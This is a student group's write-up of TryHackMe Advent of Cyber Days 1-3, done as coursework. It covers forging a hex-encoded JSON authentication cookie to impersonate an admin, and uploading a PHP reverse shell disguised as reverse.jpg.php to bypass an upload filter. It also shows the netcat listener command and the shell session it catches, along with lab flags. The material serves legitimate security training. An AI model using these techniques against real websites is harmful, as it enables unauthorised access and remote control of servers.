

PSP0201

Week 2

Writeup

Group Name: **CyberTeam**

Members

ID	Name	Role
121110186 4	Julian Koh Chee Yong	Leader
121110360 5	Danial Ierfan Bin Hazmi	Member
121110328 1	Jievenesh Arvind Naidu A/L Uma Selvam	Member
121110378 5	Brijhendhra A/L Saravanaraj	Member

Day 1: Web Exploitation – A Christmas Crisis

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1 - Inspect the website. What is the title of the website?



The screenshot shows a Firefox browser window with the URL `10.10.212.97`. The page title is "CHRISTMAS CONTROL CENTRE". The developer tools are open, with the "Layout" tab selected. The box model panel shows the dimensions of the login form: width 1964px, height 48px, padding 8px, border 0px, and margin 8px. The HTML code pane shows the following structure:

```
<!DOCTYPE html>
<html> <!-- event-->
  <head> <!-- event-->
    <title>CHRISTMAS CONTROL CENTRE</title>
  </head>
  <body>
    <h1>CHRISTMAS CONTROL CENTRE</h1>
    <div><!-- event-->
      <div id="login">
        <div id="msg1"></div>
      </div>
    </div>
  </body>
</html>
```

Answer: CHRISTMAS CONTROL CENTRE

Question 2 - What is the name of the cookie used for authentication?

Registration and logging in to the Christmas Control Centre. No access to the control console.



Opening up the browser developer tools to check on the cookie.

Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No
Sorting	No
Sleigh Loading	No

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70e16e79223a22546865204265737420466573746976616c20436f6d70e16e79222c2022757365726e616d6523a2264616e9616c227d	10.10.212.97	/		124	False	False	None	Sun, 19 Jun 2022 07:00:1...

Answer: auth

Question 3 - In what format is the value of this cookie encoded?

Using Cyberchef, convert the cookie value to string.

Operations

- Search...
- Favourites
- To Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
- Regular expression
- Entropy
- Fork
- Magic
- Data format
- Encryption / Encoding
- Public Key
- Arithmetic / Logic
- Networking
- Language
- Utils
- Date / Time

Recipe

From Hex

Input

Output

STEP BAKE! Auto Bake

Answer: hexadecimal

Question 4 - Having decoded the cookie, what format is the data stored in?

Changing the username to 'santa', convert the JSON statement to hex.

The screenshot shows the CyberChef interface. On the left, there's a sidebar with various operations like To Base64, From Base64, To Hex, etc. The main area has three tabs: Recipe, Input, and Output. The Recipe tab shows a 'To Hex' transformation with 'Delimiter' set to 'None' and 'Bytes per line' set to '0'. The Input tab contains the JSON string: {"company": "The Best Festival Company", "username": "santa"}. The Output tab shows the resulting hex dump: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d. Below the tabs are buttons for 'STEP', a 'BAKE!' button with a chef icon, and an 'Auto Bake' checkbox.

Answer: JSON

Question 5 - What is the value for the company field in the cookie?

Question 6- What is the other field found in the cookie?

Answer/walkthrough:

Decode the cookie by using CyberChef

This screenshot of CyberChef shows the same setup as the previous one, but the output is different. The Input tab still has the JSON string. The Output tab now shows two lines of hex: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d and 757365726e616d65223a2273616e7461227d. This indicates that the entire JSON object was converted to hex, including both the key-value pairs.

Answer 5: The Best Festival Company

Answer 6: username

Question 7 - What is the value of Santa's cookie?

Obtain the value of the cookie.


```
Value  
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2264616e69616c227d
```

Answer:

7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d

Question 8 - What is the flag you're given when the line is fully active?

Now having access to the controls, switching on every control shows the flag.



Answer: THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWfhYmQy}

Thought Process/Methodology:

Having accessed the target machine, we were shown a login/registration page. We proceeded to register an account and login. After logging in, we open the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we altered the username to 'santa', the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with converted one and refreshed the page. We are now show an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag.

Day 2: Web Exploitation – The Elf Strikes Back!

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1: What string of text needs adding to the URL to get access to the upload page?

?id=ODIzODI5MTNiYmYw

Question 2: What type of file is accepted by the site?

Image

Question 3: In which directory are the uploaded files stored?

/uploads/

Question 4:


Q4: Read up on netcat's parameter explanations. Match the parameter * 8 points with the explanation below.

	I	V	N	P
Have nc give more verbose output.	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>
Used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host.	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Do not do any DNS or service lookups on any specified addresses, hostnames or ports.	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>
Specifies the source port nc should use, subject to privilege restrictions and	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>


Question 5: What is the flag in /var/www/flag.txt?

THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}


Not signed in without ID.




Once accessed into the page, copy the file into the current directory chosen which is downloads.





File is opened with mousepad and IP is changed to TryHackMe's current IP and port is changed to 443.



Php-reverse-shell.php is renamed to reverse.jpg.php




File is then chosen to submit.



Index of /uploads

Name	Last modified	Size	Description
Parent Directory	-	-	
reverse.jpg.php	2022-06-18 09:40	5.4K	

Activate Windows
Go to Settings to activate Windows.



We then create a netcat listener for port 443 for the uploaded reverse shell

```
kali㉿kali: ~
```

```
File Actions Edit View Help
kali㉿kali: ~
```

```
└─[kali㉿kali: ~]─[~]
└─[~]─$ sudo nc -lvp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.10.0.123] from (UNKNOWN) [10.10.176.128] 42748
Linux security-server 4.18.0-193.25.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
USER=www-data TTY= pts/0 LOGNAME=idle CPU=3CPU PCPU=WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (828): Inappropriate ioctl for device
sh: _getpid: bad file descriptor
sh-4.4$ /var/www/flag.txt
sh: /var/www/flag.txt: Permission denied
sh-4.4$
```

We then locate the flag in the listener created.

```
kali㉿kali: ~
```

```
File Actions Edit View Help
kali㉿kali: ~
```

```
└─[kali㉿kali: ~]─[~]
└─[~]─$ sudo nc -lvp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.10.0.123] from (UNKNOWN) [10.10.176.128] 42748
Linux security-server 4.18.0-193.25.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
USER=www-data TTY= pts/0 LOGNAME=idle CPU=3CPU PCPU=WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (828): Inappropriate ioctl for device
sh: _getpid: bad file descriptor
sh-4.4$ /var/www/flag.txt
sh: /var/www/flag.txt: Permission denied
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt
```

You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots! This is all from me, so I'm going to take the chance to thank the awesome @Wargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag -- you deserve it!
TfMEfGUSV2UyfNGUwNjExYTyNTAxQWfMznh

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!

--Muiri (@MuirlanDOracle)

```
sh-4.4$
```

Thought Process/Methodology:

Having accessed the target machine via ID given, we were shown a page with the buttons select and submit. We proceeded to copy the file in Linux to the current directory chosen which was downloads. That file is then opened with mousepad and the IP is changed to the TryHackMe's IP and the port is changed to 443. Later on, the file is renamed to a different name and is then selected and submitted. The file is then seen in the index of /uploads which shows that it has been submitted. After that, we create a netcat listener for the uploaded reverse shell and locate the flag in it.

Day 3: Web Exploitation – Christmas Chaos

Tools used : Kali Linux, Firefox, Burpsuite

Solution/Walkthrough :

Question 1 : What is the name of the botnet mentioned in the text that was reported in 2018?

Given from the text in THM

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of [Internet of Things \(IoT\)](#) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

Answer : Mirai

Question 2 : How much did Starbucks pay in USD for reporting default credentials according to the text?

Given from the text in THM

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

Answer : 250

Question 3 : Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th?

Link of the file is provided at THM

<https://hackerone.com/reports/804548>

hackerone

SOLUTIONS ▾ PRODUCTS ▾ PARTNERS ▾ COMPANY ▾ HACKERS ▾ RESOURCES ▾

BOT: posted a comment. Feb 25th (2 years ago)

agent-l8 (U.S. Dept Of Defense staff) updated the severity to Critical. Feb 25th (2 years ago)

agent-l8 (U.S. Dept Of Defense staff) changed the status to ● Triaged. Feb 25th (2 years ago)

arm4nd0 posted a comment. May 11th (2 years ago)

agentt2 closed the report and changed the status to ● Resolved. May 22nd (2 years ago)

arm4nd0 posted a comment. Jun 25th (2 years ago)

agent-l8 (U.S. Dept Of Defense staff) posted a comment. Updated Jun 25th (2 years ago)

arm4nd0 posted a comment. Jun 25th (2 years ago)

arm4nd0 requested to disclose this report. Jun 25th (2 years ago)

ag3nt-j1 (U.S. Dept Of Defense staff) agreed to disclose this report. Jun 25th (2 years ago)

This report has been disclosed. Jun 25th (2 years ago)

U.S. Dept Of Defense has locked this report. Jun 25th (2 years ago)

Answer : agent-l8

Question 4 : Examine the options on FoxyProxy on Burp. What is the port number for Burp?

Launch Burp Suite and navigate to **Proxy**. Then, go to **Options** and search under **Proxy Listeners**.

Burp Suite Community Edition v2021.10.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Sequencer Decoder Comparer Logger Extender Project options User options Learn

Dashboard Target Proxy Intruder Repeater

Intercept HTTP history WebSockets history Options

② **Proxy Listeners**

ⓘ Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Add	Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
<input checked="" type="button"/> Edit	127.0.0.1:8080			Per-host	Default	
<input type="button"/> Remove						

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or another installation of Burp.

Import / export CA certificate Regenerate CA certificate

Answer : 8080

Question 5 : Examine the options on FoxyProxy on Burp. What is the proxy type?

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Answer : HTTP

Question 6 : Experiment with the decoder on Burp. What is the URL encoding for “PSP0201”?

Navigate to **Decoder**. Next, click on **Text**. Set the ‘Decode as...’ to **Plain**. Then, set the ‘Encode as...’ to **URL**. Fill in the box at the top with the text given.

The screenshot shows the Burp Suite interface with the title "Burp Suite Community Edition v2021.10.2 - Temporary Project". The menu bar includes Burp, Project, Intruder, Repeater, Window, and Help. The main tabs are Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, and Learn. The Decoder tab is active. On the left, there's a red box containing the text "PSP0201". On the right, there are two identical panels for decoding. The top panel has "Text" selected and "URL" as the encode option. The bottom panel also has "Text" selected but "URL" as the encode option. Both panels show the URL-encoded text "%50%53%50%30%32%30%31".

Answer : %50%53%50%30%32%30%31

Question 7 : Look at the list of attack type options on intruder. Which of the following options matches the one in the description?

Uses multiple payload sets. Different payload for each defined position up to maximum 20. Iterates through each payload set in turn, so all permutations of payload combinations are tested.

Navigate to **Intruder** and go to **Positions**. Look under **Attack type**.

